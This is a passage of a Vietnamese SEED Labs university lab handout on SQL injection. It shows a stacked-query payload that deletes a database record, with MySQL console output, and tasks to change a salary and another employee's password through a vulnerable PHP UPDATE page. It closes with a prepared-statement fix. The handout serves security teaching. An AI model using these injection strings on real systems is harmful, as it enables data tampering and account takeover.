Copyright &copy; SEED LABS
```

**Nhiệm vụ 2.3:** Thêm một câu lệnh SQL mới.

Trong 2 tấn công trên, chúng ta chỉ có thể đánh cắp thông tin từ cơ sở dữ liệu; sẽ tốt hơn nếu chúng ta có thể chỉnh sửa cơ sở dữ liệu sử dụng cùng lỗ hổng trong trang đăng nhập. Ý tưởng sử dụng tấn công SQL injection để chuyển một câu lệnh SQL thành 2 câu lệnh, với câu lệnh thứ 2 là lệnh cập nhật hoặc xóa. Trong SQL, dấu ; được dùng để tách 2 câu lệnh SQL. Mô tả cách bạn có thể sử dụng trang đăng nhập để yêu cầu server chạy 2 câu lệnh SQL. Thử tấn công để xóa một record từ cơ sở dữ liệu và mô tả quan sát.

**Hướng dẫn:**

- Tấn công trên MySQL console.

**Bước 1:** Thực hiện mở rộng câu lệnh SQL.

Mở rộng thêm câu lệnh xóa cho câu lệnh SELECT. Trong minh họa này, tôi sẽ xóa dòng có name là Giao.

```
SELECT * FROM credential WHERE eid="" or name='admin'; DELETE FROM credential WHERE name='Giao';-- ' and password=";
```

**Bước 2:** Thực hiện câu SQL trên với MySQL console.

Dữ liệu trong cơ sở dữ liệu hiện tại.

```
mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdbe918bd8e83000aa54747fc95fe0470fff4976
2	Boby	20000	30000	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bfff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0
7	Giao	10000	20000	9/20	10211002					fdbe918bd8e83000aa54747fc95fe0470fff4976

7 rows in set (0.00 sec)

**Thực thi câu lệnh.**

```
mysql> SELECT * FROM credential WHERE eid="" or name='admin'; DELETE FROM credential WHERE name='Giao';-- ' and password='';
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

1 row in set (0.00 sec)

Query OK, 1 row affected (0.05 sec)

Dữ liệu trong cơ sở dữ liệu sau khi thực thi câu lệnh.

```
mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdbe918bd8e83000aa54747fc95fe0470fff4976
2	Boby	20000	30000	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bfff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

6 rows in set (0.00 sec)

- Tấn công trên ứng dụng web.

**Bước 1:** Mở trang <http://www.seedlabsqlinjection.com/> và nhập nội dung giá trị dùng để tấn công (thực hiện xóa một nhân viên) vào ô Employee ID.


Sau đó, nhấn Get Information. Kết quả:

The screenshot shows a web browser at the URL `www.seedlabsqlinjection.com/unsafe_credential.php?EID=`. The page has a navigation bar with links like 'Most Visited', 'Getting Started', 'Seed Labs', 'CSRF', 'XSS', and 'SQL Injection'. A 'LOG OFF' button is visible in the top right. The main content area displays an error message: 'There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE name='Giao';--' and Password='da39a3ee5e6b4b0d3255b' at line 3]]n'. The error message is highlighted in a light green box.

Thực hiện tấn công không thành công, các bạn hãy giải thích lý do. Gợi ý: xem lại các hàm có trong đoạn mã nguồn xử lý SELECT ở trên.

### 3. Tấn công SQL Injection trên câu lệnh UPDATE

Nếu một lỗi hỏng SQL injection xảy ra ở câu lệnh Update sẽ càng nguy hiểm hơn vì người tấn công có thể sử dụng lỗi hỏng để chỉnh sửa cơ sở dữ liệu. Trong ứng dụng quản lý nhân viên, có một trang Edit Profile cho phép nhân viên cập nhật thông tin profile của họ, gồm: nickname, email, address, phone number và password. Để truy cập trang này, đầu tiên, nhân viên cần đăng nhập.



Khi nhân viên cập nhật thông tin của họ qua trang Edit Profile, câu truy vấn SQL Update sau sẽ được thực thi. Mã PHP thực thi trong tập tin unsafe\_edit.php được dùng để cập nhật thông tin profile của nhân viên. Tập tin PHP nằm tại thư mục /var/www/SQLInjection.

```
$conn = getDB();  
$sql = "UPDATE credential SET nickname='$nickname',  
      email='$email',  
      address='$address',  
      phonenumber='$phonenumber',
```



```

Password='$pwd'
WHERE id= '$input_id' ";
$conn->query($sql))

```

### Nhiệm vụ 3.1: Tấn công SQL Injection trên câu lệnh Update – chỉnh sửa lương.

Như đã thấy trong trang Edit Profile, nhân viên chỉ có thể cập nhật nickname, email, address, phone number, password; họ không có quyền để thay đổi lương. Chỉ quản trị viên mới được phép thực hiện thay đổi lương. Nếu bạn là một nhân viên không tốt, mục tiêu của bạn là tăng lương cho mình qua trang Edit Profile. Giả sử rằng, bạn biết lương được lưu trong một cột gọi là salary.

#### Hướng dẫn:

**Bước 1:** Đăng nhập vào tài khoản Alice.

### Employee Profile Information

Employee ID:

Password:

Copyright © SEED LABs

Thông tin hiện tại của Alice, có lương là 200000.

#### Alice Profile

Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

**Bước 2:** Thực hiện chỉnh sửa profile.

Bấm vào nút Edit Profile và thực hiện chỉnh sửa.

Hi,Alice

### Edit Profile Information

Nick Name:

Email :

Address:

Phone Number:

Password:

Edit

Copyright © SEED LABs

Nhập nội dung để thực hiện tấn công qua việc chỉnh sửa thông tin rồi nhấn Edit.

**Bước 3:** Xem kết quả sau khi chỉnh sửa.

### Alice Profile

Employee ID	10000
Salary	8000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Edit Profile

Copyright © SEED LABs

**Nhiệm vụ 3.2:** Tấn công SQL Injection trên câu lệnh Update – chỉnh sửa mật khẩu của người khác.

Sử dụng lỗ hổng tương tự trong câu lệnh Update ở trên, nhân viên ác tâm cũng có thể thay đổi dữ liệu của người dùng khác.

**Mục tiêu:** chỉnh sửa mật khẩu của nhân viên khác, sau đó, chứng minh rằng bạn có thể đăng nhập thành công vào tài khoản của nạn nhân bằng mật khẩu mới. Giả sử bạn

biết tên của nhân viên muốn tấn công là Ryan. Một vấn đề đáng chú ý ở đây là cơ sở dữ liệu lưu giá trị hash của mật khẩu thay vì chuỗi mật khẩu rõ ràng. Bạn có thể nhìn lại mã trong `unsafe_edit.php` để thấy cách mật khẩu được lưu. Hàm hash SHA1 được dùng để tạo ra giá trị hash cho mật khẩu.

Để chắc rằng chuỗi injection của bạn không chứa lỗi cú pháp, bạn có thể kiểm tra chuỗi injection trên MySQL console trước khi chạy tấn công thực tế trên ứng dụng web.

### Hướng dẫn:

**Bước 1:** Tạo chuỗi mật khẩu sha1.

**Cách 1:** Vào trang web <http://www.sha1-online.com/> và nhập chuỗi mật khẩu cần hash. Sau đó, nhấn vào nút hash và nhận kết quả sha1 của chuỗi vừa nhập.

**Cách 2:** Tạo mã sha1 bằng PHP.

Tạo 1 tập tin tên `genpass.php` với nội dung:

```
<?php
    echo sha1("attacker");
    echo "\n";
?>
```

Vào terminal thực hiện lệnh sau:

```
php genpass.php
```

**Bước 2:** Thực hiện tấn công tương tự 3.1. Thay đổi trường Password của tài khoản Ryan.

Đăng nhập vào tài khoản Alice, thực hiện chỉnh sửa profile để thay đổi mật khẩu của Ryan.

**Bước 3:** Đăng nhập vào tài khoản của Ryan bằng mật khẩu mới.

[LOG OFF](#)

### Ryan Profile

Employee ID	30000
Salary	50000
Birth	4/10
SSN	98993524
NickName	
Email	
Address	
Phone Number	


[Edit Profile](#)

Copyright © SEED LABs

#### 4. Biện pháp ngăn chặn – prepared statement

Vấn đề cơ bản của lỗ hổng SQL Injection là thiếu sự tách biệt mã nguồn từ dữ liệu. Khi xây dựng câu lệnh SQL, chương trình (PHP) biết đâu là phần dữ liệu, đâu là phần mã nguồn. Tuy nhiên, khi câu lệnh SQL được gửi đến hệ quản trị cơ sở dữ liệu, ranh giới này có sự nhập nhằng; ranh giới trình thông dịch SQL thấy có thể khác với ranh giới nguyên gốc được thiết lập bởi lập trình viên. Để giải quyết vấn đề này, quan trọng nhất là chắc chắn rằng cái nhìn về ranh giới giữa mã nguồn ở server và trong cơ sở dữ liệu là nhất quán. Cách bảo mật nhất là sử dụng prepared statement.

Để hiểu cách prepared statement ngăn chặn SQL Injection, chúng ta cần hiểu những thứ xảy ra khi SQL server nhận một câu truy vấn. Hình bên dưới mô tả mức cao nhất của tiến trình cách câu truy vấn được thực thi. Trong bước biên soạn, đầu tiên các câu truy vấn qua giai đoạn phân tích và chuẩn hóa, tại giai đoạn này câu truy vấn lần nữa được kiểm tra cú pháp và ngữ nghĩa. Ở giai đoạn kế tiếp, các từ khóa (như SELECT, FROM, UPDATE,...) được chuyển thành định dạng máy tính có thể hiểu. Về cơ bản, trong giai đoạn này, câu truy vấn sẽ được thông dịch. Trong giai đoạn tối ưu câu truy vấn, số lượng giải pháp khác nhau được xem xét để thực thi câu truy vấn, giải pháp tốt nhất sẽ được chọn. Giải pháp này được lưu trong bộ nhớ đệm, để bất cứ khi nào lần truy vấn kế tiếp được gọi, nó sẽ được kiểm tra lại nội dung trong bộ nhớ đệm; nếu nó đã có sẵn thì giai đoạn phân tích, biên dịch và tối ưu sẽ được bỏ qua. Câu truy vấn đã biên soạn sẽ được truyền đến giai đoạn thực thi để thực hiện truy vấn.



Prepared statement nằm ở sau bước biên dịch nhưng trước bước thực thi. Một prepared statement sẽ qua bước biên dịch và chuyển thành câu truy vấn đã được xử lý tiền biên dịch với dữ liệu trống. Để chạy câu truy vấn tiền biên dịch này, dữ liệu cần được cung cấp nhưng những dữ liệu này sẽ không đi qua bước biên dịch; thay vào đó, chúng được thêm trực tiếp vào câu truy vấn tiền biên dịch và được gửi đến nơi thực thi. Vì vậy, thậm chí nếu có mã SQL trong dữ liệu mà không đi qua bước biên dịch thì mã nguồn cũng được xem xét như một phần của dữ liệu mà không có ý nghĩa đặc biệt gì khác. Đây là cách prepared statement tránh tấn công SQL injection.

Ví dụ trình bày cách dùng prepared statement để viết lại mã tránh lỗ hổng cho tấn công SQL Injection cho câu lệnh SELECT.

```
$conn = getDB();
$sql = "SELECT name, local, gender
FROM USER_TABLE
WHERE id = $id AND password = '$pwd' ";
$result = $conn->query($sql)
```

Mã trên có lỗ hổng SQL Injection. Vì vậy, mã sẽ được viết lại như sau:

```
$conn = getDB();
$stmt = $conn->prepare("SELECT name, local, gender
FROM USER_TABLE
WHERE id = ? and password = ? ");
// Bind parameters to the query
```



```
$stmt->bind_param("is", $id, $pwd);
$stmt->execute();
$stmt->bind_result($bind_name, $bind_local, $bind_gender);
$stmt->fetch();
```

Sử dụng cơ chế prepared statement, chúng ta chia quá trình gửi một câu lệnh SQL đến cơ sở dữ liệu thành hai bước. Bước 1 là chỉ gửi phần mã nguồn (câu lệnh SQL) mà không có dữ liệu thực tế. Đây là bước chuẩn bị. Như chúng ta thấy từ đoạn mã phía trên, dữ liệu thực sự được thay thế bằng dấu ?. Sau bước này, chúng ta gửi dữ liệu đến hệ quản trị cơ sở dữ liệu sử dụng bind\_param(). Hệ quản trị cơ sở dữ liệu sẽ đối xử mọi thứ gửi đến trong bước này như dữ liệu và không có bất kỳ mã nguồn nào. Nó kết nối dữ liệu đến dấu ? tương ứng của prepared statement. Trong hàm bind\_param(), tham số đầu tiên "is" chỉ type của tham số: "i" nghĩa là dữ liệu trong \$id là loại số nguyên (integer) và "s" nghĩa là dữ liệu \$pwd là loại chuỗi (string).

**Nhiệm vụ:** sử dụng cơ chế prepared statement để sửa những lỗ hổng SQL Injection được khai thác ở các câu trước. Sau đó, kiểm tra xem bạn còn có thể khai thác các lỗ hổng này không.

#### Hướng dẫn:

**Bước 1:** Thực hiện chỉnh sửa mã trong tập tin unsafe\_credential.php sử dụng prepared statement.

**Bước 2:** Thực hiện lại tấn công 2.1 và ghi lại kết quả.

### C. YÊU CẦU

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Nộp báo cáo kết quả gồm chi tiết những việc bạn đã quan sát và thực hiện kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài gồm:

#### Báo cáo:

- Trình bày trong file Word (.doc, .docx) hoặc .PDF.
- Đặt tên theo định dạng: [Mã lớp]-LabX\_MSSV1-Tên SV.  
*Ví dụ: [NT101.H11.1]-Lab1\_14520000-NguyenVanA.*
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

**Đánh giá:** Sinh viên hiểu và tự thực hiện được bài thực hành. Khuyến khích:

- Chuẩn bị tốt và đóng góp tích cực tại lớp.

- Có nội dung mở rộng, ứng dụng trong kịch bản phức tạp hơn, có đóng góp xây dựng bài thực hành.

*Bài sao chép, trẽ, ... sẽ được xử lý tùy mức độ vi phạm.*

#### D. THAM KHẢO

- [1] Delete Data From MySQL, [https://www.w3schools.com/Php/php\\_mysql\\_delete.asp](https://www.w3schools.com/Php/php_mysql_delete.asp)
- [2] Comment Syntax, <https://dev.mysql.com/doc/refman/5.7/en/comments.html>
- [3] mysqli\_query, <http://php.net/manual/en/mysqli.query.php>

**HẾT**

cuu duong than cong . com

cuu duong than cong . com